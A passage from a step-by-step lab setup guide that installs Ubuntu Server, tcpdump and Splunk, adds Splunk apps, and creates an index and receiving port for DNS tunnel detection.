
8. Set Keyboard Language and Press Enter




9. Set Keyboard Layout and Press Enter



#### 10. Enter Hostname and Press Enter




#### 11. Choose Mirror Location and Press Enter




#### 12. Choose Mirror and Press Enter



#### 13. Leave Proxy blank unless there is one, Select Continue, and Press Enter



#### 14. Components will start loading



## 15. Set Full name of User, Select Continue, and Press Enter

[[!]] Set up users and passwords

A user account will be created for you to use instead of the root account for non-administrative activities.

Please enter the real name of this user. This information will be used for instance as default origin for emails sent by this user as well as any program which displays or uses the user's real name. Your full name is a reasonable choice.

Full name for the new user:

s0apb0x

<Go Back> <Continue>

## 16. Set username, Select Continue, and Press Enter

[[!]] Set up users and passwords

Select a username for the new account. Your first name is a reasonable choice. The username should start with a lower-case letter, which can be followed by any combination of numbers and more lower-case letters.

Username for your account:

s0apb0x

<Go Back> <Continue>

## 17. Create Password, Select Continue, and Press Enter

[[!]] Set up users and passwords

A good password will contain a mixture of letters, numbers and punctuation and should be changed at regular intervals.

Choose a password for the new user:

xxxxxxxxxxxxxxxx

<Go Back> <Continue>

## 18. Verify Password

[[!]] Set up users and passwords

Please enter the same user password again to verify you have typed it correctly.

Re-enter password to verify:

xxxxxxxxxxxxxxxx

<Go Back> <Continue>

## 19. Select No, for Encrypt Home Directory, Press Enter

[[!]] Set up users and passwords


You may configure your home directory for encryption, such that any files stored there remain private even if your computer is stolen.

The system will seamlessly mount your encrypted home directory each time you login and automatically unmount when you log out of all active sessions.


Encrypt your home directory?

<Go Back> <Yes> <No>


## 20. Set time zone




21. Partition disks, Select “Guided – use entire disk and set up LVM”, and Press Enter



22. Select Virtual Disk and Press Enter



23. Write changes to disk, Select Yes, and Press Enter



24. Leave Default Disk Space, Select Continue, and Press Enter

[!] Partition disks

You may use the whole volume group for guided partitioning, or part of it. If you use only part of it, or if you add more disks later, then you will be able to grow logical volumes later using the LVM tools, so using a smaller part of the volume group at installation time may offer more flexibility.

The minimum size of the selected partitioning recipe is 1.3 GB (or 6%); please note that the packages you choose to install may require more space than this. The maximum available size is 21.2 GB.

Hint: "max" can be used as a shortcut to specify the maximum size, or enter a percentage (e.g. "20%") to use that percentage of the maximum size.

Amount of volume group to use for guided partitioning:

21.2 GB

<Go Back> <Continue>

## 25. Write changes to disk, Select Yes, and press Enter

[!] Partition disks

If you continue, the changes listed below will be written to the disks. Otherwise, you will be able to make further changes manually.

The partition tables of the following devices are changed:

- LVM VG ubuntu-vg, LV root
- LVM VG ubuntu-vg, LV swap\_1
- SCSI3 (0,0,0) (sda)

The following partitions are going to be formatted:

- LVM VG ubuntu-vg, LV root as ext4
- LVM VG ubuntu-vg, LV swap\_1 as swap
- partition #1 of SCSI3 (0,0,0) (sda) as ext2

Write the changes to disks?

<Yes> <No>

## 26. Base System will start to install

Installing the base system

6%

Retrieving bash...

## 27. Select "Install security updates automatically" and Press Enter

[!] Configuring discover

Applying updates on a frequent basis is an important part of keeping your system secure.

By default, updates need to be applied manually using package management tools. Alternatively, you can choose to have this system automatically download and install security updates, or you can choose to manage this system over the web as part of a group of systems using Canonical's Landscape service.

How do you want to manage upgrades on this system?


No automatic updates  
Install security updates automatically  
Manage system with Landscape

<Go Back>


## 28. Choose Software

- a. Select "Basic Ubuntu server"
- b. Select "OpenSSH server"
- c. Select Continue


## d. Press Enter




## 29. Packages will install




## 30. Install GRUB on MBR, Select Yes and Press Enter



## 31. Leave System Clock at UTC, Select Yes and Press Enter



## 32. Finish Install and Reboot, Select Continue, and Press Enter



### 33. Login to Ubuntu Install

```

Ubuntu 14.04.4 LTS ubuntu tty1

ubuntu login: s0apb0x
Password:
Welcome to Ubuntu 14.04.4 LTS (GNU/Linux 3.13.0-86-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

System information as of Mon May 16 07:55:12 EDT 2016

System load:  0.16           Processes:            93
Usage of /:   5.8% of 18.75GB Users logged in:       0
Memory usage: 20%           IP address for eth0: 172.31.10.242
Swap usage:   0%

Graph this data and manage this system at:
https://landscape.canonical.com/

0 packages can be updated.
0 updates are security updates.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

s0apb0x@ubuntu:~$

```

34. No need to install sudo, sudo is installed by default on Ubuntu

35. Patch and update system

- a. sudo apt-get update
- b. sudo apt-get upgrade
  - i. Allow any updates to install
- c. sudo apt-get dist-upgrade
  - i. Allow any updates to install

36. Install VMware Open Tools

- a. Execute “sudo apt-get install open-vm-tools”
- b. Okay installing any dependencies

## 19. Install Various Linux Tools and Apps

Many of the tools are installed by default on Linux. Install the tools listed below

1. tcpdump
  - a. Execute “sudo apt-get install tcpdump”
  - b. Okay installing any dependencies
  - c. Execute “sudo tcpdump -V”

```
s0apb0x@debian:~$ sudo tcpdump -V
tcpdump: option requires an argument -- 'v'
tcpdump version 4.6.2
libpcap version 1.6.2
OpenSSL 1.0.1k 8 Jan 2015
Usage: tcpdump [-aAbdDefhHIJKlLnNOpqRStuUvxx#] [-B size] [-c count]
        [-C file_size] [-E algo:secret] [-F file] [-G seconds]
        [-i interface] [-j tstamptype] [-M secret] [--number]
        [-Q in|out|inout]
        [-r file] [-s snaplen] [--time-stamp-precision precision]
        [-T type] [--version] [-V file]
        [-w file] [-W filecount] [-y datalinktype] [-z command]
        [-Z user] [expression]
s0apb0x@debian:~$
```

- d. Make sure libpcap is listed
- e. Repeat steps for all servers

## 20. Install Splunk Free Enterprise

1. Using WinSCP or another SCP application upload the Splunk installation package to the Splunk Server
2. SSH to the Splunk Server
3. Navigate to the directory containing the Splunk package file

```
s0apb0x@debian:~$ pwd
/home/s0apb0x
s0apb0x@debian:~$ ls
splunk-6.3.3-f44afce176d0-linux-2.6-amd64.deb
s0apb0x@debian:~$ _
```

4. Install Splunk
  - a. Execute “sudo dpkg -i Splunk Package File Name”

```
s0apb0x@debian:~$ sudo dpkg -i splunk-6.3.3-f44afce176d0-linux-2.6-amd64.deb
Selecting previously unselected package splunk.
(Reading database ... 30123 files and directories currently installed.)
Preparing to unpack splunk-6.3.3-f44afce176d0-linux-2.6-amd64.deb ...
Unpacking splunk (6.3.3) ...
Setting up splunk (6.3.3) ...
complete
s0apb0x@debian:~$ _
```

5. Start Splunk
  - a. Execute “sudo /opt/splunk/bin/splunk start --accept-license --answer-yes”

```
Waiting for web server at http://127.0.0.1:8000 to be available... Done

If you get stuck, we're here to help.
Look for answers here: http://docs.splunk.com

The Splunk web interface is at http://debian:8000
```


- b. Add Splunk to system startup
  - i. Execute “sudo su -”
  - ii. Execute “/opt/splunk/bin/splunk enable boot-start”

```
root@debian:~# /opt/splunk/bin/splunk enable boot-start
Init script installed at /etc/init.d/splunk.
Init script is configured to run at boot.
root@debian:~#
```

- iii. Execute “exit”
- c. Verify Splunk is running
  - i. Execute “sudo /opt/splunk/bin/splunk status”

```
root@debian:~# sudo /opt/splunk/bin/splunk status
splunkd is running (PID: 3024).
splunk helpers are running (PIDs: 3025 3037 3088 3101).
root@debian:~#
```

- 6. From the management workstation, using Internet Explorer, Firefox, or Chrome to access Splunk
  - a. <http://ipaddress-of-the-splunk-server:8000>
- 7. Create Admin password, document, and store securely
  - a. Login with Admin and password “changeme”



**splunk>enterprise**

First time signing in?


If you've forgotten your username or password, please contact your Splunk administrator.

username admin  
password changeme

|          |          |         |
|----------|----------|---------|
| Username | Password | Sign in |
|----------|----------|---------|

First time signing in?

- b. Add new password



**splunk>enterprise**


Change password

If you've forgotten your username or password, please contact your Splunk administrator.

|              |                      |               |
|--------------|----------------------|---------------|
| New password | Confirm new password | Save password |
|--------------|----------------------|---------------|

Skip

- 8. Successful Login



**splunk>** Administrator ▾

Apps ⚙

Search & Reporting

Explore Splunk Enterprise

Product Tours  
New to Splunk? Take a tour to help you on your way.


Add Data  
Add or forward data to Splunk Enterprise. Afterwards, you may extract fields.

Explore data per


## 21. Install Splunk Apps

1. From the management workstation, using Internet Explorer, Firefox, or Chrome access the Splunk Apps


- a. <https://splunkbase.splunk.com/>
- b. Login



2. Search for these apps and download to the workstation
  - a. Be sure to download the right version numbers
  - b. **IMPORTANT NOTE:** There are most likely newer versions, however do not upgrade to the latest version if the older version is still available. If the installer is an advanced Splunk user, feel free to work with the latest version. Splunk Stream and Splunk CIM have version requirements. The download page shows which versions work with each other.
  - c. Apps
    - i. Splunk Stream 6.4.2
    - ii. Splunk Common Information Model CIM 4.3.1
    - iii. Technology Add-on for pfSense 2.0.6
    - iv. Splunk Add-on for ISC Bind 1.0.0
    - v. URL Toolbox 1.5
  - d. Scroll to the bottom of the page and look for the Version dropdown
    - i. If the version is still available, select it.



- e. Click the Download Button




- f. Review the License Agreements and Click Download


**ACCEPT LICENSE AGREEMENTS**[Splunk Software License Agreement](#)[Splunk Websites Terms and Conditions of Use](#)☒ I have read the terms and conditions of this license and agree to be bound by them☒ I consent to Splunk sharing my contact information with the publisher of this app so**DOWNLOAD**

g. Save to a preferred location on the workstation


3. Select the Manage App Cog Icon in the upper left corner




4. Select Install app from file



5. The apps can be installed in any order, Splunk will need to be restarted after installing all the apps. Do not waste time rebooting Splunk between each app install.




6. After Uploading the first app, Choose Restart Later



7. Upload next app.

- When the last app is uploaded, choose Restart Splunk




- After logging back in, review the list of installed apps and make sure they are there.


| Name ↕                          | Folder name ↕        | Version ↕ | Update checking ↕ | Visible ↕ |  |
|---------------------------------|----------------------|-----------|-------------------|-----------|--|
| SplunkForwarder                 | SplunkForwarder      |           | Yes               | No        |  |
| SplunkLightForwarder            | SplunkLightForwarder |           | Yes               | No        |  |
| Splunk Common Information Model | Splunk_SA_CIM        | 4.4.0     | Yes               | No        |  |

## 22. Create Index for DNS Logs

- Log into Splunk
- Choose Settings, then Indexes



- Click New Index



- Call the index “dns\_tunnel\_detection” and Click Save. Leave everything as defaults.

New Index

Index Name \*   
Set index name (e.g., INDEX\_NAME). Search using index=INDEX\_NAME.

Home Path   
Hot/warm db path. Leave blank for default (\$SPLUNK\_DB/INDEX\_NAME/db).

Cold Path   
Cold db path. Leave blank for default (\$SPLUNK\_DB/INDEX\_NAME/colddb).

Thawed Path   
Thawed/resurrected db path. Leave blank for default (\$SPLUNK\_DB/INDEX\_NAME/thaweddb).

Max Size of Entire Index \*  GB ▾  
Maximum target size of entire index.

Max Size of Hot/Warm/Cold Bucket \*  GB ▾  
Maximum target size of buckets. Enter 'auto\_high\_volume' for high-volume indexes.

Frozen Path   
Frozen bucket archive path. Set this if you want Splunk to automatically archive frozen buckets.


App

- Look to see the index is in the list.

|                      |                      |                        |                         |               |      |           |   |
|----------------------|----------------------|------------------------|-------------------------|---------------|------|-----------|---|
| cim_summary          | <a href="#">Edit</a> | <a href="#">Delete</a> | <a href="#">Disable</a> | Splunk_SA_CIM | 1 MB | 488.28 GB | 0 |
| dns_tunnel_detection | <a href="#">Edit</a> | <a href="#">Delete</a> | <a href="#">Disable</a> | search        | 1 MB | 500 GB    | 0 |
| history              | <a href="#">Edit</a> | <a href="#">Delete</a> | <a href="#">Disable</a> | system        | 1 MB | 488.28 GB | 0 |

## 23. Configure Splunk Listener

1. Log into the Splunk UI
2. Navigate to Settings, Then Forwarding and receiving



3. Select Configure receiving

### Receive data

Configure this instance to receive data from forwarders.

#### Configure receiving

4. Click New

### Receive data

[Forwarding and receiving](#) » Receive data

New

5. Enter 9996 for the port and click Save

#### Configure receiving

Set up this Splunk instance to receive data from forwarder(s).

Listen on this port \*

9996

For example, 9997 will receive data on TCP port 9997.

Cancel

Save

6. Port 9996 should now show as enabled

Listen on this port ⇅

